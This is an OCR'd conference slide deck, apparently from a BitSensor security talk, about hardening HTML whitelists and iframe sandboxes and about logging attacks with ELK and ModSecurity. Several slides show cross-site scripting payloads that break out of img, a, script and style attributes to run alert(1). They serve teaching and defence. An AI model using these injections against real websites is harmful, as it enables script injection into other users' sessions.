
Fixed

http://jsbin.com/dejite/13/edit

BITSENSOR

http://jsbin.com/dejite/13/edit

BITSENSOR


Simone Giertz

remove from whitelist

```
attribute:
  id
  class
  style
form
iframe
  oembed/embed.ly
```

BITSENSOR

harden

HTML5 iframe sandbox

- allow-forms
- allow-modals
- allow-popups
- allow-popups-to-escape-sandbox
- allow-same-origin
- allow-scripts
- allow-top-navigation

BITSENSOR

harden

HTML5 iframe sandbox

- allow-forms
- allow-modals
- allow-popups
- allow-popups-to-escape-sandbox
- allow-same-origin
- allow-scripts
- allow-top-navigation

BITSENSOR


4GIFs
.com

attempts

1	javascript link
5	whitelisted iframe
10	100% covering iframe
11	iframe cross domain
14	iframe open redirect
20	100% covering link
23	100% covering image
25	**covering image & link**

```
<img src="/uploads/mycatpicture.png ” />
<img src=“” “” />
<img src=“” /> <a “” />
<img src=“” /><script>alert(1)</script><a “” />
```

```
<img src="/favicon.png                    " />
<img src="/favicon.png"                   "" />
<img src="/favicon.png" onload="          "" />
<img src="/favicon.png" onload="alert(1)  "" />
```

```
<a href="http://twitter.com/@EnableBitSensor"/>
<a href="                                    "/>
<a href="javascript:     alert(1)            "/>
<a href="javascript://   alert(1)            "/>
<a href="javascript://%0Aalert(1)            "/>
```


```
<script> var user = ruben                ;</script>
<script> var user = ruben; alert(1)  ;</script>
```


```
<div style=“width: 10px                    ;”/>
<div style=“width: expression(alert(1))    ;”/>
```

security metrics


logging (ELK)
exceptions
ids/ips (modsecurity)

BITSENSOR


Total Internal
88%
Total External
12%


Total External
88%
Total Internal
12%
Ext - customer
74%
Ext - fraud detection
6%
Int - IT audit
4%
Ext - unrelated party
3%
Ext - law enforcement
2%
Int - fraud detection
2%
Int - reported by user
2%
Ext - actor disclosure
2%
Ext - audit
1%
Ext - monitor service
1%

Heat Over Time



Malicious Events

1


Count

Event Count

124

Count

Map



```java
package hello;

import ...

@EnableBitSensor
@SpringBootApplication
public class Application {

    public static void main(String[] args) {
        SpringApplication.run(Application.class, args);
    }

}
```

https://git.bitsensor.io/plugins/java-spring


PAPA

30 juni
GOTO Night Eindhoven

Hackers using the ELK stack training

DEVSECOPS

+31 (0)6 122 10 587

ruben@bitsensor.io
0x4D4ED75AD9BB92F8

goto; conference

Please **Stay safe.**

Remember to rate this session

Thank you!

Follow us on Twitter @GOTOamst